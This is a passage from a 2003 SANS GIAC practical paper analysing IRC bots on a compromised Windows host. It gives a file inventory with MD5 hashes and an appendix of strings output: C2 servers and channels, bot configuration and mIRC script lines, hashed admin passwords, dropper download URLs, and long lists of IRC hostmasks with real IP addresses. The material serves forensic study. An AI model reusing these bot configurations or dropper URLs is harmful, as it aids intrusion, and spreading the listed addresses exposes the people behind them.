04/21/2003 11:21p	cscan.dat	bb485d6569f67d9b1b99edcd1a868ef7	\winnt\Help\Tours\htmlTour	script to scan for Cisco devices	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	dtkode.txt	34456665eb38a4bf76face2a8cb6ddb8	\winnt\Help\Tours\htmlTour	script used to scan for vulnerable IIS servers	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	empavms.exe	1281e6bb86c87728c9366c1e4d39382d	\winnt\Help\Tours\htmlTour	binary file (Borland C++), packed with UPX; used to hide graphical Windows applications	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	expl32.exe	8603e9fe232d6b5c6f0aebf2d78cf7bb	\winnt\Help\Tours\htmlTour	binary file, mIRC client	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	impvms.dll	323feaaf12e4a5149b3dd1984ac54a56	\winnt\Help\Tours\htmlTour	script to control / issue commands to IRC client	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	ipservers.txt	33a695feacd410c5f8e2d009326421e3	\winnt\Help\Tours\htmlTour	configuration file, list of IRC servers	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	lan.bat	cd67b366b1c998a9b1e9b6a4ffc4ed14	\winnt\Help\Tours\htmlTour	script used to attempt to logon to vulnerable Windows hosts by connecting to IPC$ with preset list of users/passwords and infect host if connecetion successful	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	libparse.exe	710f4a3dcf9ead3e0419f0487d9d02ea	\winnt\Help\Tours\htmlTour	PrcView v 3.6.3.1 command line utility by Igor Nys	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	miconfig.exe	07b950b5398338d6dfd50db0d92ecb25	\winnt\Help\Tours\htmlTour	binary file, packed with UPX	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	moo.dll	89054dac16ffcdeb941b4e743c285d82	\winnt\Help\Tours\htmlTour	binary file	bot #6 - DTBOT / Ratsou

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
04/21/2003 11:21p	msccl.dll	2682315d1dadf3d2395beeb692081e6e	\winnt\Help\Tours\htmlTour	script to create random AOL Instant Messenger (AIM) userid and launch denial of service attacks	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	newuser.bat	adf7595d43ca6df677edd19250e29c4a	\winnt\Help\Tours\htmlTour	batch script to create and apply Windows security settings template file and to remove Windows common and hidden shares	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	nhtml.dll	a010c818eef9b81de34274b3f3299ea3	\winnt\Help\Tours\htmlTour	binary file, packed with UPX	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	nicks.txt	29df5cef781f6104294c7d085d4f64b4	\winnt\Help\Tours\htmlTour	list of names, possibly used as random "nicks" (nicknames) on IRC channels; file has been edited and custom entries (many with sexual references) have been added to top of file	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	nvdrv.ocx	1e0a5e420554dfe3ad25aab0e7fc386e	\winnt\Help\Tours\htmlTour	script to create random AOL Instant Messenger (AIM) userid and launch denial of service attacks	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	ratsou.exe	804157a7f3167c2a0afbd34c380b189a	\winnt\Help\Tours\htmlTour	binary file; references various files (i.e. pizza.exe - see above) which it attempts to download from specific URLs	bot #6 - DTBOT / Ratsou

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
04/21/2003 11:21p	reg.xpl	f27cc05632509296d3f1e86b65314198	\winnt\Help\Tours\htmlTour	script used to access Windows registry and look for valid product IDs / license keys for Windows, Microsoft Office, and the Half-Life game	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	remote.ini	abb48f3d62e4c3e93143d3fb3d6b403b	\winnt\Help\Tours\htmlTour	configuration file defining multiple variables and referencing "DTBOT"	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	restart.exe	a53956fa5cec5076e48820c12663c306	\winnt\Help\Tours\htmlTour	binary file (Borland C++), KIOSK management utility by Rasmus Vuori, used to reboot Windows	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	script1.dll	503629708ea0bd6ddb3a8b720719e480	\winnt\Help\Tours\htmlTour	IRC script	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	spig.txt	4649a7799c503cc9ed3413a177c48029	\winnt\Help\Tours\htmlTour	IRC script for various purposes, references numerous channels	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	sysboot.dll	aeff012079e32f6710b67e7accfb40de	\winnt\Help\Tours\htmlTour	IRC script	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	syste32.dll	f93e559a0044566c19a2374705e0f630	\winnt\Help\Tours\htmlTour	IRC script	bot #6 - DTBOT / Ratsou
04/21/2003 11:21p	wind.dll	3f94c16bf86ca28722863ec7c29c2aa9	\winnt\Help\Tours\htmlTour	IRC configuration file	bot #6 - DTBOT / Ratsou

© SANS Institute 2003, Author retains full rights.

Appendix E – Selected strings output from malicious files

Bot #1 – BlackMarket / Ultimate 3Dwarez?

Install / infection date: 11/19/2002 3:56 PM

IRC Servers/Channels:

- irc.orbitalfire.net 6667
- titanium.ortibalfire.net 6667
- plutonium.orbitalfire.net 6667
- magnesium.orbitalfire.net 6667
- nobelium.orbitalfire.net 6667

- caen.fr.eu.undernet.org 6667
- haarlem.nl.eu.undernet.org 6667
- surrey.uk.eu.undernet.org 6667
- mclean.va.us.undernet.org 6667
- sandiego.ca.us.undernet.org 6667
- stockholm.se.eu.undernet.org 6667
- amsterdam.nl.eu.undernet.org 6667

- irc.mircx.com 6667
- irc.phantasy.com 6665 6666 6667
- irc.eskimo.com 6665 6666 6667
- newnet.online.be 6665 6666 6667
- irc.mindinfo.net 6665 6666 6667
- irc.aohell.org 6665 6666 6667
- irc.dividedspace.com 6665 6666 6667
- irc.newnet.net 6665 6666 6667
- stats.superior-web.net 6667
- atomic.enforcerz.net 6667
- irc.atomicchat.net 6667
- irc.animextacy.net 6667
- irc.autobotnation.com 6667
- irc.dark-inferno.net 6667
- irc.tv-eps.net 6667

- #BMXDCC
- #BlackMarket
- #BLACKMARKET
- #Friends
- #THEROOM
- #ULTIMATE~3DWAREZ
- #WAREZ-GALORE
- #WG-FXP

© SANS Institute 2003, Author retains full rights.

- #WG-XDCC

Selected `strings` output:

- From `bm.dll` (edited):
```
#Ultimate~3Dwarez
user_nick TR-skinpy
loginname U3DCC
Brought to you by #Ultimate~3Dwarez
server irc.orbitalfire.net 6667
server titanium.ortibalfire.net 6667
server plutonium.orbitalfire.net 6667
server magnesium.orbitalfire.net 6667
server nobelium.orbitalfire.net 6667
channel #Friends
user_realname [U3D] Ultimate-3dWarez [U3D]
adminpass QfxOAgulr80rw
adminhost *!~*@*
adminhost *!*@*
adminhost *!*@*.*
```

- From `serv-u.ini` (edited):
```
RegistrationKey=hsCQ5xDrfoM,WakkO
PortNr=5789
[USER=u3dw]
Password=unqBPGQoC/adA
[USER=phy]
Password=cmfamQdBkg58A
[USER=yaz]
Password=wnCZ6hUF26qdA
```

- From `wg.conf` (edited):
```
#BlackMarket
user_nick BM-XDCC90
loginname BMXCC
creditline
-=BM=-
 #BlackMarket All your user are belong to us..
-=BM=-
server caen.fr.eu.undernet.org 6667
server haarlem.nl.eu.undernet.org 6667
server surrey.uk.eu.undernet.org 6667
server mclean.va.us.undernet.org 6667
server sandiego.ca.us.undernet.org 6667
server stockholm.se.eu.undernet.org 6667
server amsterdam.nl.eu.undernet.org 6667
channel #BMXDCC
channel #BlackMarket
user_realname [BM] BlackMarket [BM]
adminpass 9WibiyUm9bv0k
```

© SANS Institute 2003, Author retains full rights.

```
adminhost *!~*@*
adminhost *!*@*
adminhost *!*@*.*
```

- From `ldcd.dll`, an IRC log file covering dates from 27 October 2002 through 13 January 2003 (edited):

Server names:

```
amsterdam.nl.eu.undernet.org 6667
irc.mircx.com 6667
irc.phantasy.com 6665 6666 6667
irc.eskimo.com 6665 6666 6667
newnet.online.be 6665 6666 6667
irc.mindinfo.net 6665 6666 6667
irc.aohell.org 6665 6666 6667
irc.dividedspace.com 6665 6666 6667
irc.newnet.net 6665 6666 6667
stats.superior-web.net 6667
atomic.enforcerz.net 6667
irc.atomicchat.net 6667
irc.animextacy.net 6667
irc.autobotnation.com 6667
irc.dark-inferno.net 6667
irc.tv-eps.net 6667
```

Channel names:

```
#BLACKMARKET
#BMXDCC
#THEROOM
#ULTIMATE~3DWAREZ
```

Userids / addresses:

```
CERBUS!~CERBU@CERBU.USERS.UNDERNET.ORG
TALONZZ!PRNYBK@211.217.207.217
CUTECHK!CUTIEPIE@CPE013419900562.CPE.NET.CABLE.ROGERS.COM
OMER_J!YOURNICK@MODEMCABLE022.217-203-24.QUE.MC.VIDEOTRON.CA
FREDOOL!USER@BGM-24-24-81-247.STNY.RR.COM
CYCLOPSE!~STEVE@209.240.68.74
DUFFMAN!~KASHHJFJ@24.114.246.233
B_MONEY!WINNT@ACA5CA1D.IPT.AOL.COM
POTATO141!POTATO1413@PC1-COWC1-3-CUST128.REN.CABLE.NTL.COM
DANYFALCO!DAM@E176.DHCP212-198-47.NOOS.FR
TEXASGUYY!TEXGUY@CRTNTX1-AR6-4-64-080-022.CRTNTX1.DSL-VERIZON.NET
TMD-FIREF!NONE@ANIF2407Y49FH.BC.HSIA.TELUS.NET
JAMIE_J!JAMIE_J@ADSL-81-167-206.ASM.BELLSOUTH.NET
ZEROTRACE!KASHHJFJ@12.44.223.54
PAT-YOUNG!~DUAL@DUALSHOCKX.USERS.UNDERNET.ORG
MCFLYY!~MCFLYY@H174.170.40.162.IP.ALLTEL.NET
KEVPA!KEVPA@216.129.33.71
SCHOEPS4V!SCHOEPS4V@ACA8EAA0.IPT.AOL.COM
```

© SANS Institute 2003, Author retains full rights.

```
FGH!DSA@PD9E3091B.DIP.T-DIALIN.NET
TURBO-NET!AMIT@CBL60-LNS-P30.CBL.NETVISION.NET.IL
ALEXLIGHT!KASHHJFJ@EVRTWA1-AR8-111-190.EVRTWA1.DSL-VERIZON.NET
SENSE!_TX_-SENSE@216.201.74.241
TARDO5345!~ROMBO45T1@D5777742.KABEL.TELENET.BE
CANADABOY!~ALEX@CANADABOY.USERS.UNDERNET.ORG
WI-TERROR!~TERRORDEM@NYCMNY1-AR1-4-43-255-
115.NYCMNY1.ELNK.DSL.GENUITY.NET
H3LLCHILD!DEVILZ3@ADSL-66.110.162-8.GLOBETROTTER.NET
NEO159!WIRC@PD9E217EA.DIP.T-DIALIN.NET
PSYKCO!~PSYKCO@132-54-189-66.WO.CPE.CHARTER-NE.COM
TRIPLEH!JVIW@BGP531994BGS.EBRNSW01.NJ.COMCAST.NET
DETEE!TEE@CP295306-A.SCHOO1.LB.HOME.NL
ANTIO!ANTIO@H24-83-173-70.VF.SHAWCABLE.NET
HDHDHHDHD!TEE@CP295306-A.SCHOO1.LB.HOME.NL
SCHOEPS4V!SCHOEPS4V@ACA8EAA0.IPT.AOL.COM
SWEETMEAT!NITE@1CUST16.TNT1.LENIOR.NC.DA.UU.NET
DUALSHOCK!~DUAL@DUALSHOCKX.USERS.UNDERNET.ORG
SAYOO!SAYOO@BAK-66-75-208-64.BAK.RR.COM
THESICKER!KASHHJFJ@66.65.41.253
BULL88!~WS1@IP68-96-227-34.LV.LV.COX.NET
MRPSYCHOM!PIRC@81.26.100.130
VKBOY!~SIMONTURN@DSL-203-113-233-54.VIC.NETSPACE.NET.AU
J-KIDD!~HOTSPOT@H-66-167-249-104.CMBRMAOR.COVAD.NET
KISSY!KISSY@24.31.148.52
LORCAN^!LORCAN_@LORCAN.USERS.UNDERNET.ORG
PAT-YOUNG!~DUAL@DUALSHOCKX.USERS.UNDERNET.ORG
WHISTLEBE!WHISTLEBEA@12-224-183-190.CLIENT.ATTBI.COM
T0K3SALOT!T0K3SALOT@WENT.HOME.WITH.2.SEXY.WOMEN.LAST.NIGHT.UNF.UN
F.W000T.ORG
DAMNITSFA!~CRP@KY-RICHMOND1B-130.RHMDKY.ADELPHIA.NET
PROKAT!KASHHJFJ@ACA9E7B4.IPT.AOL.COM
PAT-YOUNG!~DUAL@DUALSHOCKX.USERS.UNDERNET.ORG
DAMNITMAN!DAMNITMAN@DHCP-150-196.RESNET.UA.EDU
`LUCKY`!DROPEED@MODEMCABLE151.147-200-24.MTL.MC.VIDEOTRON.CA
GREGEE!K@SYR-66-67-120-153.TWCNY.RR.COM
XSC!XSC@COOKEVILLE-24-158-167-43.MIDTN.CHARTERTN.NET
RSYJRYHRY!RSYJRYHRYN@PD958CEE4.DIP.T-DIALIN.NET
SEAN-!SEAN_@PC1-LICH2-3-CUST20.BIR.CABLE.NTL.COM
C_FLAMES!~NO_LIMITZ@68-20-177-69.DSL.CHCGIL.AMERITECH.NET
SEAHAWK29!~SWFAN29@POOL54-153.PRATT.EDU
KARMAKACK!~KARMAKACK@PORT-212-202-202-154.REVERSE.QDSL-HOME.DE
HOOKEDOND!~TEST@POOL-151-203-9-193.BOS.EAST.VERIZON.NET
SEAN-!SEAN_@PC1-LICH2-3-CUST20.BIR.CABLE.NTL.COM
KLAASATHO!KLAASATHOM@CC72586-B.ENSCH1.OV.HOME.NL
_]OSH!CONEXILE@P308-TNT2.MEL.IHUG.COM.AU
VALDERICO!VALDERICO@14.173-136-217.ADSL.SKYNET.BE
BMVTOYS!DESIZEUS@12-251-176-10.CLIENT.ATTBI.COM
JA|{E!JAKE@204.116.150.194
_SPLIT_!FUCK@PPP22-240.LINO.SYMPATICO.CA
NEO159!WIRC@P5084B632.DIP.T-DIALIN.NET
IDANIS6!BOMB@62.90.189.155
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
VALDERICO!VALDERICO@232.102-136-217.ADSL.SKYNET.BE
OCEANMEEN!OCEAN@PC-62-30-252-52-RO.BLUEYONDER.CO.UK
SUPERMOI!~GRUE@MODEMCABLE039.127-200-24.QUE.MC.VIDEOTRON.CA
GREYS!BRICK@IP-PA-JTOWN-24-159-139-021.CHARTERPA.COM
CERBUS!~CERBU@CERBU.USERS.UNDERNET.ORG
TALONZZ!PRNYBK@211.217.207.217
CUTECHK!CUTIEPIE@CPE013419900562.CPE.NET.CABLE.ROGERS.COM
OMER_J!YOURNICK@MODEMCABLE022.217-203-24.QUE.MC.VIDEOTRON.CA
FREDOOL!USER@BGM-24-24-81-247.STNY.RR.COM
CYCLOPSE!~STEVE@209.240.68.74
DUFFMAN!~KASHHJFJ@24.114.246.233
B_MONEY!WINNT@ACA5CA1D.IPT.AOL.COM
POTATO141!POTATO1413@PC1-COWC1-3-CUST128.REN.CABLE.NTL.COM
SEAHAWK29!~SWFAN29@POOL54-153.PRATT.EDU
DANYFALCO!DAM@E176.DHCP212-198-47.NOOS.FR
TEXASGUYY!TEXGUY@CRTNTX1-AR6-4-64-080-022.CRTNTX1.DSL-VERIZON.NET
TMD-FIREF!NONE@ANIF2407Y49FH.BC.HSIA.TELUS.NET
JAMIE_J!JAMIE_J@ADSL-81-167-206.ASM.BELLSOUTH.NET
ZEROTRACE!KASHHJFJ@12.44.223.54
PAT-YOUNG!~DUAL@DUALSHOCKX.USERS.UNDERNET.ORG
MCFLYY!~MCFLYY@H174.170.40.162.IP.ALLTEL.NET
KEVPA!KEVPA@216.129.33.71
SCHOEPS4V!SCHOEPS4V@ACA8EAA0.IPT.AOL.COM
FGH!DSA@PD9E3091B.DIP.T-DIALIN.NET
TURBO-NET!AMIT@CBL60-LNS-P30.CBL.NETVISION.NET.IL
ALEXLIGHT!KASHHJFJ@EVRTWA1-AR8-111-190.EVRTWA1.DSL-VERIZON.NET
SENSE!_TX_-SENSE@216.201.74.241
TARDO5345!~ROMBO45T1@D5777742.KABEL.TELENET.BE
CANADABOY!~ALEX@CANADABOY.USERS.UNDERNET.ORG
WI-TERROR!~TERRORDEM@NYCMNY1-AR1-4-43-255-
115.NYCMNY1.ELNK.DSL.GENUITY.NET
H3LLCHILD!DEVILZ3@ADSL-66.110.162-8.GLOBETROTTER.NET
NEO159!WIRC@PD9E217EA.DIP.T-DIALIN.NET
PSYKCO!~PSYKCO@132-54-189-66.WO.CPE.CHARTER-NE.COM
TRIPLEH!JVIW@BGP531994BGS.EBRNSW01.NJ.COMCAST.NET
DETEE!TEE@CP295306-A.SCHOO1.LB.HOME.NL
ANTIO!ANTIO@H24-83-173-70.VF.SHAWCABLE.NET
HDHDHHDHD!TEE@CP295306-A.SCHOO1.LB.HOME.NL
SCHOEPS4V!SCHOEPS4V@ACA8EAA0.IPT.AOL.COM
SWEETMEAT!NITE@1CUST16.TNT1.LENIOR.NC.DA.UU.NET
DUALSHOCK!~DUAL@DUALSHOCKX.USERS.UNDERNET.ORG
SAYOO!SAYOO@BAK-66-75-208-64.BAK.RR.COM
THESICKER!KASHHJFJ@66.65.41.253
BULL88!~WS1@IP68-96-227-34.LV.LV.COX.NET
MRPSYCHOM!PIRC@81.26.100.130
VKBOY!~SIMONTURN@DSL-203-113-233-54.VIC.NETSPACE.NET.AU
J-KIDD!~HOTSPOT@H-66-167-249-104.CMBRMAOR.COVAD.NET
KISSY!KISSY@24.31.148.52
LORCAN^!LORCAN_@LORCAN.USERS.UNDERNET.ORG
PAT-YOUNG!~DUAL@DUALSHOCKX.USERS.UNDERNET.ORG
WHISTLEBE!WHISTLEBEA@12-224-183-190.CLIENT.ATTBI.COM
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
T0K3SALOT!T0K3SALOT@WENT.HOME.WITH.2.SEXY.WOMEN.LAST.NIGHT.UNF.UN
F.W000T.ORG
DAMNITSFA!~CRP@KY-RICHMOND1B-130.RHMDKY.ADELPHIA.NET
PROKAT!KASHHJFJ@ACA9E7B4.IPT.AOL.COM
PAT-YOUNG!~DUAL@DUALSHOCKX.USERS.UNDERNET.ORG
DAMNITMAN!DAMNITMAN@DHCP-150-196.RESNET.UA.EDU
`LUCKY`!DROPEED@MODEMCABLE151.147-200-24.MTL.MC.VIDEOTRON.CA
GREGEE!K@SYR-66-67-120-153.TWCNY.RR.COM
XSC!XSC@COOKEVILLE-24-158-167-43.MIDTN.CHARTERTN.NET
RSYJRYHRY!RSYJRYHRYN@PD958CEE4.DIP.T-DIALIN.NET
SEAN-!SEAN_@PC1-LICH2-3-CUST20.BIR.CABLE.NTL.COM
MANIAC1!MANIAC1@AC94DAFA.IPT.AOL.COM
```
...and more.

Bot #2 - FiRM

Install / infection date: 2/6/2003 5:37 PM

Servers/Channels:

- `64.202.103.134 6668` (resolves to `disconnected.because.telstra-sucks.com` – Server Central Network, Chicago IL)
- `64.202.103.9 6668` (resolves to `elite.boxroot.net` – Server Central Network, Chicago IL)
- `157.238.90.252 6668` (does not resolve / non-existent domain – Verio, Inglewood, CO)

- `#firm|warez`

Selected `strings` output:

- From `rmtcfg.cfg` (edited):

```
user_nick FiRM|MJ146
user_realname FIRM r0x1nG yOu fuXxx!
Loginname r0x0rzj0o
server 64.202.103.134 6668
server 64.202.103.9.6668
server 157.238.90.252 6668
channel #firm|warez
creditline **ORiGiNAL FiRM BACK iN ACTION**
#periodicmsg somefucker 10 indexme
adminpass tCgsa7n7z.Uu.
adminhost *!*@*
```

Bot #3 – BloodLab / microbots

Install / infection date: 2/25/2003, 9:55 PM

© SANS Institute 2003, Author retains full rights.

Servers/Channels:

- `irc.unixphr34kz.com` (resolves to `66.197.241.28` as of 7/1/03 (Nocster, Scranton PA) / channel `##micro-sd / microbots`

- `hell2.serverbox.org:6667` (resolves to `220.90.4.57` as of 7/1/03 noon (Korea Telecom); `216.171.68.3` as of 7/1/2003 @ 1646 (Ultraspeed / UK), `1.3.3.7` as of 7/2/2003 @ 1453 (IANA reserved)) / channel `##micro-bl / microbots`

Selected `strings` output:

- From `bl.vxd` (edited):
```
irc.unixphr34kz.com
##micro-sd
microbots
ch0w b0ts
```

- From `nclass.vxd` (edited):
```
hell2.serverbox.org:6667
##micro-bl
microbots
```

- From `nquick.vxd` (edited):
```
%NTServerChan #!&&!scan
```

- From `nseries.vxd` (edited):
```
;Coded by C0de-Red
BloodLab
```

- From `ntel.vxd` (edited):

This file appears to be a long list of hacker handles or possibly mIRC nicks:

```
plas_
gooddoer
Filtafish
Premium
ThatGuyDude
Phuser
Raven2k
Sheryl_D
TruThug
wUHuPH
ChanServ
West
Etheris
`Pand0rA`
hazzer
FadeJade
Hatch`
```

© SANS Institute 2003, Author retains full rights.

```
sofia25
iSOS-Daniel
sudo
somecuteBCgirl
HuThrowPu
jock17
Luke333
djenkna
kickbxr
aGuy^18
tvdinner
Zug
Nathaniel
SexyCookie
Oral_Fixation
SuperGayHomo
sweetie21
LilBitOfSweet
C4carbine
Riche^SamboRA`
DarkRosa
pizza-e.ca.us.dal.net
magic``
BaLuRdO
zehl
hot69
Securitas
Lust4Life
dolfin
soll
TheVixen
Phuser2
roodswing
dead[butter]
t69
carpal[out]
turbo311
_AiLeeN_
andddii
Paladinette
Daniel-2222
\\`es
FadeJade_
Fantabulous
monopoli
Vixxy
BCfunGuy
riri
energgizer
G1L4NG_
anugerah
zheroo
```

© SANS Institute 2003, Author retains full rights.

```
levis-girl_jkt-bo
nadi
co_ganaz
juli3
Vixy
KristyInChains
shazam
mukko[Mick]
ronbomb
StiCKyIcKy
ERICA_2002
Nullity
rob21
jcarle
LoSiNgStReAk
absolut-
Reddogs
Allyia
LeTiTSliDe
Kimmee
fudhmve
Biiiiiiiiiiiiiiiiil
^iMmOrTaL^
kittenkitkat
Accolon
muso
foxxy
SHaKiRa_22
Cokegurl
reversal
SuperGayHomo[away]
Geoff_k
ace_22
Canadian_Guy^^^
kitty1981
fukeneh
Jerssssy
KnightRider
Nitemeister
Wise21
micheal-
Wise_Soul
DeViL^cHiLd
Razored
zorba
greatlake
Filmfreak
BC_ScooteR_21_
mybirthday
DungPow
ncgyus
Inquest
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Repec
Sesuatu^YG^hilang
MarkR
janica
DominatingBull
AleinGal
PeterTheGreat
Y1UByF5
j_ade
_Mike_Can
stangracing
Sole4Sale
oclusc
Owlette
[OuTcAsT]
Chris-m-17
usefulidiot[not_here]
shatcunt
BLEEMER
PeterTheGreatIsDrunk
C1carbine
T|GERGUY
littlebuminthefront
FarNiente
GDJEGFC
over_one
Stunty
believeme
gundala___
sonu18
devilboy
lordz[a]
Zero_Runner
PsiChiCk
darkmage77
Stevee_Dee
Joe4u
Mozaic
NinjaEwok
johnny_w0
HVQOT
Aimeee
Cassi
mat^^
fiber-
jtgoka
BumFluff
EdgeWyze
BBoyZ
GrabeNaEtu
totalCAOS
slik_m
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
_SuPeR_fLy_
Adyletzu
eviepurr
esvbnp
MysteryBoy
vtiern
SkipRadio
Andrea_
Just_Another_Guy
she-ra`
Smoove`
dshado23
J3T`
sheakes
sobat^mama
rprznt
MatriX
Taimoooor
Mouse
Wxln2
Shiz0
ashok1
pinky33
Dope_
Visions-
panosia
DeadRoni
baggies
nightrod
qwert
skinquake
PhunkyVibe
virt_out
brandy__
Y2D-
killahgirl
rolxgw
Robert39
ashleyanna
Liza_Marie^
shgud
NIckArn
Dr-Help
ShamanzGhost
Barc
relic
comppimp
A|0n3`SmAsH
Barccy
DearWorld
slushey
Barcardi
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
ieatrocks
martinn
HoneyLemonPie
Ron_UsA
Chilaxin
RaBs^OnE
virginsuicideband
GetFragged
restricted
VINCENT_TAN
BA
Sweet-Cathy
icmp
OJPTPMNS
kellee
phatman
NetWatch
deadi
Arne
deado
deado[a]
charmie
pooploop
raindawg^
IamBaKeD
icmp-
Black-Widow-
Hank000008
^chEst^21m
SuperGayAllah2
Labibitte
martinn[a]
Weather88
PuFFs
BillMiller
Wikkesh
Mik
hoodsta
ghost
batgurl^
a_k_s
MTBUNK
alex
Guest86069
D3vil
BeeDoubleYou
psi[sleeping]
\\`es|Zzzzzzzzzzzzzzzzzzzzzzz
|ButteR|
`Pand0rA`soreshoulders-sleepin
^^Grizz^^
daizychain
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Phux0r
Eddo
Nakita4
Aurora
iSOeLiTE
fiber
ownsya
```

- From `pxy.vxd` (mailbomb denial of service tool; edited)):
  `BloodLab 4.0 Ownz You Fucker`

Bot #4 – TiGeR

Install / infection date: 3/10/2003, 12:08 PM

Servers/Channels:

- `irc.co.il  #XdCc`
- `amitush.no-ip.com:6667  #amit` (non-existent domain)
- `kaktos.mine.nu:7008`(resolves to `80.179.93.119` as of 7/2/03 @ 1400 – Golden Lines International Communication Services, Israel)
- `1.home.godspeople.powerdns.org` (non-existent domain)
- `morty.mine.nu` (currently resolves to `10.0.1.128` – non-routable address)

Selected `strings` output:

- From `aliases.ini` (edited):
```
Brought To u By %Xteam
adminpass %Xpass
adminhost amit!*@*
adminhost ^^TiGeR^^!*@*
```

- From `mybot.txt` (edited):
```
server irc.co.il 6667
channel #XdCc
loginname XdCcz XdccZ.
For you by #XDccz
adminpass ODNRsgODAbyPc
adminhost *@Mistick
adminhost *@Mastick
```

- From `pirc.ini` (edited):
```
nick=chandramfarhad
host=amitush.no-ip.comSERVER:amitush.no-ip.com:6667
user=itw
n0=%c #amit
n2=%m2 gtSE (repeated multiple times)
n5=%s1 amitush.no-ip.com:6667
```

© SANS Institute 2003, Author retains full rights.

```
n6=%s2 amitush.no-ip.com:6667
n7=%s3 kaktos.mine.nu:7008
```

- From `servudaemon.ini` (edited):
```
LocalSetupPassword=45244E5D5D024857420D585F
LocalSetupPortNo=5555
Domain1=0.0.0.0||1234|TiGeR|1|0
ReplyHello=Welcom to ^^TiGeR^^ PubStro!!
ReplySYST=^^TiGeR^^
[USER=amit|1]
Password=ciC6B7B0C2C6C490A18213CD422C1C68C9
[USER=1|1]
Password=biEF6927B9EB9A504904BB60C91D58E9DB
```

Bot #5 – NFOrce / FrozeNet

Install / infection date: 3/19/2003 10:27AM

Servers/Channels:
`irc.frozenet.net` (resolves to `195.117.173.32` as of 7/1/2003 @ 1738 - Firma Uslugowa "KASIA", Poland (? – PL))
`#NFOrce`
`#vhost`

Selected `strings` output:

- From `mirc.ini` (edited):
```
user=NFOrce Entertainment
email=NFOrce@NFOrce.nl
nick=NFOrce
anick=[`V`]
host=Irc.FrozeNet.NetSERVER:Irc.FrozeNet.Net:6667
[nicklist]
#NFORCE=right,84
#WareZone=right,159
#israel=right,112
#Wz-Hacks=right,134
[dccnicks]
n0=O{r}
n1=rex
n2=ReZ0r
```

- From `remote.ini` (edited):
```
[users]
n0=tt:Audi_TT
```

- From `script9.ini` (edited):

© SANS Institute 2003, Author retains full rights.

```
n0=on *:connect: if ($network == efnet) { nick [`V`] | join #NFOrce
}
n2=on tt:text:@register:#NFOrce:{ msg NickServ register 1224736
NFOrce@NFOrce.NL }
NFOrce EggDrop Bot By Audi_TT (Version 1.4)
```

- From `script10.ini` (edited):
  `n0=on *:join:#NFOrce: if ($network == FrozeNet) { mode #NFOrce +v $nick }`

- From `script11.ini` (edited):
  `n0=on *:start:{ s Irc.FrozeNet.Net | s –m 195.238.0.15 }`
  `n2=on *:text:*:#:{ if ($nick == NFOrce) && ($network == efnet) && ($chan != #vhost) { /scid 1 /amsg $1- } }`

Bot #6 - DTBOT

Install / infection date: 4/21/2003 11:20 PM

Servers/Channels:

- `oslo.no.eu.undernet.org` (non-existent domain as of 7/1/03)
- `mesa.az.us.undernet.org` (`64.62.96.42` as of 7/1/03)
- `mclean.va.us.undernet.org` (aliased as `us.undernet.org`, IPs of `209.221.59.11`, `216.152.77.10`, `64.62.96.42`, `64.235.234.200`, `64.237.38.100`, `194.134.5.82`, `199.184.165.133`, `205.188.149.12`)
- `geneva.ch.eu.undernet.org` (`193.110.95.1` as of 7/1/03)
- `diemen.nl.eu.undernet.org` (`195.121.6.196` as of 7/1/03)

Selected `strings` output:

- From `AImIRC.ini` (edited):
  `CurrentUser=lm7c24989`

- From `nicks.txt` (edited):
  Appears to be a list of usernames, chat nicknames (nicks), and/or search terms, including sexual references, movie references, and peoples' first names
  ```
  shaved
  hustler
  hardcore
  netscape
  double
  harlots
  hookers
  couples
  dripping
  vibrator
  ```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
studfuck
beaver
shaven
transexual
membership
exxxtreme
aaren
aarika
abagael
abagail
aaron
ab
abba
abbe
abbey
abbie
abbot
abbott
abby
abdel
abdul
abe
abel
abelard
abeu
abey
abie
abner
abraham
abrahan
abram
abramo
abran
ad
adair
adam
…
star wars
startrek
starwars
sttng
thebirds
thegreatescape
thekingandi
theproducers
thunderball
thunderdome
thx1138
tootsie
tron
wargames
witness
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- From `ratsou.exe` (dropper file / dropper file download location?)
  `http://amateur.feegayspace.com/queers/pizza.exe`
  `http://dt.funurl.com/button.exe`

- From `remote.ini` (edited):

```
n0=%chan #.dtgt5.3.
n2=%9xroom #.dtgt2.
n3=%winXchan #.dtgt5.3.
n6=%prefix [l33t]
n9=%identd DTBOT
n12=%flchan #gt
n13=%flnick #gt
n18=%proxy.port 31337
n33=%fljoin #d
n34=%flpart #netbios
n35=%fludvict ##^poop^.
n100=%sckrd :powertech.no.eu.dal.net 421 * NICKcorrie332238 :Unknown
command
n136=%em rrl303ksgjpn@sexmail.com
